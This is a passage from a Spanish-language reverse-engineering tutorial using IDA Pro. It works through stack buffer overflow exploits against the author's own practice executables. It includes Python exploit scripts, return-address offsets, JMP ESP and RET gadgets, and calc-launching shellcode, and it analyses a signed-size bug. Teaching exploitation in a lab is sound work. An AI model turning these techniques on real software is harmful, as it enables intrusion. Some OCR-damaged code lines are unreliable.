
Las referencias son LEA lo cual es otra pista si no supiéramos, además se usa como Destino de un strcpy donde se usara como buffer de Destino, luego se usara para imprimir su contenido.

```

00401010 push    ebp
00401011 mov     ebp, esp
00401013 sub     esp, 20h
00401016 mov     eax, [ebp+texto]
00401019 push    eax
0040101A lea     ecx, [ebp+nombre] ; Source
0040101B push    ecx
0040101C call    _strcpy
00401023 add     esp, 8
00401026 lea     edx, [ebp+nombre]
00401029 push    edx
0040102A push    offset _Format ; "Hola %s\n"
0040102F call    _printf
00401034 add     esp, 8

```


Así que hagamos click derecho ARRAY.




Aquí no hay dudas, no hay más variables debajo, lo que hay debajo es el STORED EBP y el RETURN ADDRESS, así que no hay duda que el buffer IDA lo medirá bien.(además tiene los símbolos que lo ayudan con lo cual determina que es un buffer sin ayuda nuestra)

Así que para pisar el return address, cuánto debería ser el largo del argumento que enviamos?

Marco la zona que voy a llenar empezando desde el buffer, y dejando fuera el return address, y hago click derecho -ARRAY sin aceptar, solo para ver el largo que debe tener la string que overfloe esa.



O sea que enviando 36 bytes decimal quedó justo para pisar el return address, así que si mi código fuera.



```
NODEP.py *
import struct

fruta = "A" * 36 + struct.pack("<L", 0xFFFFFFFF)


import subprocess
subprocess.call([r'C:\Users\ricna\Desktop\34\NO_DEP.exe', fruta])
```

Supuestamente las CCCCCCCC quedarían justo pisando el return address, podría probarlo para eso configurare IDA como JUST IN TIME DEBUGGER, para eso desde una consola con permiso de administrador voy a la carpeta donde esta el ejecutable del IDA.


-I# set IDA as just-in-time debugger (0 to disable and 1 to enable)

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\WINDOWS\system32>cd C:\Program Files (x86)\IDA 6.8
C:\Program Files (x86)\IDA 6.8>idaq.exe -I1
C:\Program Files (x86)\IDA 6.8>
```




Al correr el script veo que salta a ejecutar la dirección 0xFFFFFFFF que yo puse en el mismo, ya que pise el return address con la misma.




Allí veo que ahora ESP quedó apuntando justo debajo de las CCCCCCCC, así que si yo agregara mas código debajo, y en vez de saltar a CCCCCCCC saltara a un JMP ESP, saltaría a ejecutar dicho código (que buenos tiempos cuando no había DEP jeje)

Busco en la lista de módulos Mypepe.dll.



Hacemos click derecho para que lo analice y cargamos los símbolos del mismo, tardará un rato, mientras en cualquier lugar del código arrancamos el plugin keypatcher y sin aceptar vemos que la instrucción JMP ESP corresponde a la secuencia de bytes FF e4.



Cuando termina vemos que en la lista de funciones aparecen las de mypepe, voy a alguna.

Functions window

```
7800129C ; Attributes: bp-based frame
7800129C
7800129C mypepe__unlock proc near
7800129C
7800129C arg_0= dword ptr  8
7800129C
7800129C push    ebp
7800129D mov     ebp, esp
7800129F mov     eax, [ebp+arg_0]
780012A2 push    dword_78037028[eax*4]
780012A9 call    off_7802E048
780012AF non    ehn

5) UNKNOWN 7800129C: mypepe__unlock (Synchronized with E
```

Se ve bien busquemos a ver si hay algún JMP ESP.

SEARCH FOR-SEQUENCE OF BYTES y pongo FF e4.

Address	Function	Instruction
text:004010BA	_main	jmp esp

Allí en 00x4010ba hay un JMP ESP, lo que si no podemos pasar ceros, pero como cuando hace strcpy el sistema coloca un cero al final, no lo pondremos y dejaremos que el lo coloque.

```
NODEP.py x
2 import struct
3 shellcode ="\xcc\xcc\xcc\xcc"
4
5 fruta = shellcode + "A" * (36-len(shellcode)) + "\xBA\x10\x40"
6
7 #0x4010ba jmp esp
8
9
10 import subprocess
11 subprocess.call([r'C:\Users\ricna\Desktop\34\NO_DEP.exe', fruta])
12
13
```

El problema es que el JMP ESP sirve solo para saltar si ponemos mas codigo debajo, pero no podemos pasar mas codigo por el cero final del JMP ESP, así que saltaremos a un RET, total justo debajo está el puntero a la string nuestra que se pasó como argumento.

```
0000000000000020 ; . . . . .
-0000000020 ; Use data definition commands to create local variables
-0000000020 ; Two special fields " r" and " s" represent return address
-0000000020 ; Frame size: 20; Saved regs: 4; Purge: 0
-0000000020 ;
-0000000020
-0000000020 nombre db 30 dup(?)
-0000000002 db ? ; undefined
-0000000001 db ? ; undefined
+0000000000 s db 4 dup(?)
+0000000004 r db 4 dup(?)
+0000000008 texto dd ? ; offset
+000000000C
+000000000C ; end of stack variables
```

Justo debajo del return address en el stack, está el puntero a nuestra string texto, así que si saltamos a un RET volverá al código mio, pues ese ret lo devolverá allí usando ese puntero como si fuera un return address nuevamente.

```
0040102F call _printf
00401034 add esp, 8
00401037 mov esp, ebp
00401039 pop ebp
0040103A retn
0040103A ?saluda@YAXPAD@Z endp
0040103A
```

Ese es un buen RET pongamoslo.

```

ODEP.py x

import struct
shellcode = "\xCC\xCC\xCC\xCC"

fruta = shellcode + "A" * (36-len(shellcode)) + "\x3a\x10\x40"

#0x40103a ret

import subprocess
subprocess.call([r'C:\Users\ricna\Desktop\34\NO_DEP.exe', fruta])

```

Probemos.



Veo que ya salta a ejecutar mi código las CCCCCCCC que puse como shellcode, podría ahora acomodar el código que quisiera allí y ejecutar lo que quiera total no hay DEP, lo único que hay poco espacio porque le puse solo 30 bytes de largo lo que me impide hacer grandes cosas, pero bueno la idea es esa.

Me arme un shellcode que ejecuta la calculadora

```


import struct
shellcode      ="xB8\x40\x50\x03\x78\xC7\x40\x04"+      "calc"      +
"\x83\xC0\x04\x50\x68\x24\x98\x01\x78\x59\xFF\xD1"

fruta = shellcode + "A" * (36-len(shellcode)) + "\x3a\x10\x40"

#0x40103a ret

import subprocess
subprocess.call([r'C:\Users\ricna\Desktop\34\NO_DEP.exe', fruta])

```



Allí está crasheara, pero luego de ejecutar la calculadora que es el objetivo.


En las partes siguientes iremos agregando de a poco más ejercicios, luego algunos con DEP, agregaremos ROP y iremos paso a paso.

Ricardo Narvaja  
Hasta la parte 35

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 35

He compilado dos ejecutables uno con DEP y otro sin DEP para poder hacerlos ambos, el código es el mismo, pero en este caso en vez de cambiarlo en la compilación directamente llamo a la api SetProcessDEPPolicy, en uno con el argumento 0 (sin dep) y el otro con el argumento 1 (con DEP).

Si corro ambos y los veo en el Process Explorer, ambos están detenidos en el gets\_s esperando data, y ya pasaron por SetProcessDEPPolicy, así que el DEP está seteado en ambos con la api.(en uno activado y en el otro no)



Estos ejemplos nos van a servir mejor que el anterior ya que el código es similar y el anterior se quedaba un poco chico el buffer para poder hacer ROP.  
El único plugin que nos faltaba instalar es el idasploiter.

<https://github.com/iphelix/ida-sploiter>

Es un .py que se baja de allí, apretando el botón CLONE OR DOWNLOAD y se copia el .py a la carpeta plugins del IDA nada mas.

```
#include <stdio.h>
#include <string.h>
#include <windows.h>
#include <WinBase.h>

void saluda(int _size) {
    char nombre[0x300];
    gets_s(nombre,_size);
    printf("Hola %s\n", nombre);
}

int main(int argc, char **argv) {
    int size;
    if (argc == 2) {
        SetProcessDEPPolicy(1);
        size = atoi(argv[1]);
        if (size < 0x300)
            LoadLibraryA("Mypepe.dll");
        saluda(size);
    }
    return 0;
}
```

El código es similar en ambos, solo cambio de 0 a 1 el argumento de la función.

Bueno dado que es el primero, nos será más fácil analizarlo una sola vez ya que el reversing será similar, teniendo el mismo código.

```

00401090
00401090
00401090 ; Attributes: bp-based frame
00401090
00401090 ; int __cdecl main(int argc, char **argv)
00401090 _main proc near
00401090
00401090     size= dword ptr -4
00401090     argc= dword ptr 8
00401090     argv= dword ptr 0Ch
00401090
00401090     push    ebp
00401091     mov     ebp, esp
00401093     push    ecx
00401094     cmp     [ebp+argc], 2
00401098     jnz     short loc_4010DD

```

```

0040109A push 1
0040109C call ds:_imp_SetProcessDEPPolicy@4 ; SetProcessDEPPolicy(x)
004010A2 mov eax, 4
004010A7 shl eax, 0
004010AA mov ecx, [ebp+argv]
004010AD mov edx, [ecx+eax]
004010B0 push edx           ; Str
004010B1 call ds:_imp_atoi
004010B7 add esp, 4
004010BA mov [ebp+size], eax
004010BD cmp [ebp+size], 300h
004010C4 jge short loc_4010DD

```

9,11 | (902,318) | 00000490 00401090: \_main (Synchronized with Hex View-1)

Lo haré en el que tiene DEP igual el análisis servirá para ambos.

```

00401090
00401090     size= dword ptr -4
00401090     argc= dword ptr 8
00401090     argv= dword ptr 0Ch
00401090
00401090     push    ebp
00401091     mov     ebp, esp
00401093     push    ecx
00401094     cmp     [ebp+argc], 2
00401098     jnz     short loc_4010DD

```

```

0040109A push 1
0040109C call ds:_imp_SetProcessDEPPolicy@4 ; SetProcessDEPPolicy(x)
004010A2 mov eax, 4
004010A7 shl eax, 0
004010AA mov ecx, [ebp+argv]
004010AD mov edx, [ecx+eax]
004010B0 push edx           ; Str
004010B1 call ds:_imp_atoi
004010B7 add esp, 4
004010BA mov [ebp+size], eax
004010BD cmp [ebp+size], 300h
004010C4 jge short loc_4010DD

```

Vemos que usa la api atoi para pasar a entero el numero que tipeamos como argumento y lo guarda en la variable size que es signed, ya vemos que más abajo compara usando JG que es una comparación con signo, así que se podrán pasar números negativos y estos serán menores que 0x300, lo cual como size se pasa como argumento de la función saluda y dentro de la misma se usa como un size de gets\_s, la cual lo toma como unsigned, provocando un posible overflow ya que permitirá ingresar más de 0x300 bytes en el buffer de ese tamaño.

```
004010B0 push    edx ; Str
004010B1 call    ds:_imp_atoi
004010B7 add     esp, 4
004010BA mov     [ebp+size], eax
004010BD cmp     [ebp+size], 300h
004010C4 jge    short loc_4010DD
```

```
004010C6 push    offset LibFileName ; "Mypepe.dll"
004010CB call    ds:_imp_LoadLibraryA@4 ; LoadLibraryA(x)
004010D1 mov     eax, [ebp+size]
004010D4 push    eax ; _size
004010D5 call    ?saluda@@YAXH@Z ; saluda(int)
004010DA add     esp, 4
```

Carga el modulo Mypepe.dll usando LoadLibrary, podemos hacer demangle names para que se vea mas lindo.

```
004010A7 sub    eax, 0
004010AA mov    ecx, [ebp+argv]
004010AD mov    edx, [ecx+eax]
004010B0 push   edx ; Str
004010B1 call   ds:_imp_atoi
004010B7 add    esp, 4
004010BA mov    [ebp+size], eax
004010BD cmp    [ebp+size], 300h
004010C4 jge    short loc_4010DD
```

```
004010C6 push    offset LibFileName ; "Mypepe.dll"
004010CB call    ds:LoadLibraryA(x)
004010D1 mov     eax, [ebp+size]
004010D4 push    eax ; _size
004010D5 call    saluda(int)
004010DA add    esp, 4
```

Ahora si se ve bien, aquí esta todo claro, veamos la función saluda.

```


00401010
00401010
00401010 ; Attributes: bp-based frame
00401010
00401010 ; void __cdecl saluda(int _size)
00401010 void __cdecl saluda(int) proc near
00401010
00401010     nombre= byte ptr -300h
00401010     _size= dword ptr  8
00401010
00401010     push    ebp
00401011     mov     ebp, esp
00401013     sub     esp, 300h
00401019     mov     eax, [ebp+_size]
0040101C     push    eax        ; Size
0040101D     lea     ecx, [ebp+nombre]
00401023     push    ecx        ; Buf
00401024     call    ds:_imp_gets_s
0040102A     add     esp, 8
0040102D     lea     edx, [ebp+nombre]
00401033     push    edx
00401034     push    offset _Format ; "Hola %s\n"
00401039     call    _printf
0040103E     add     esp, 8
00401041     mov     esp, ebp
00401043     pop    ebp
,21) (721,281) 00000410| 00401010: saluda(int) | (Synchronized

```

Como lo compile con símbolos, ya detecta el buffer nombre y le pasa la dirección al get\_s, además del size, que es el argumento de esta función.

Veamos la representación del stack.

Allí veo que para desbordar el buffer y pisar el justo antes del stack necesito 772 bytes.



Así que en el gets debería ingresar algo como.

```
fruta="A" * 772 + struct.pack("<L", 0xFFFFFFFF) + shellcode
```

Armemos el script, el mismo además debe ingresar el size negativo por argumento para provocar el overflow.


```
NODEP.py x scriptpy x
from os import *
import struct


shellcode = "\xB8\x40\x50\x03\x78\xC7\x40\x04" + "calc" + "\x83\xC0\x04\x50\x68\x24\x98\x01\x78\x
stdin,stdout = popen4(r'C:\Users\ricna\Desktop\35\NO_DEP\NO_DEP.exe -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()
fruta="A" * 772 + struct.pack("<L", 0xFFFFFFFF) + shellcode + "\n"
print stdin

print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)
```

AA

Si lo ejecuto y atacheo el IDA que tiene el análisis del NO DEP.





